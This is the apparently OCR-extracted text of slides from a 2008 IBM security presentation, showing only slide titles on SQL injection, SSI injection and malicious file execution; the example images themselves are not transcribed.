


SQL Injection Example II




© 2008 IBM Corporation


SQL Injection Example - Exploit




SQL Injection Example - Outcome



Injection Flaws (SSI Injection Example)
Creating commands from input



The return is the private SSL key of the server




3 - Malicious File Execution

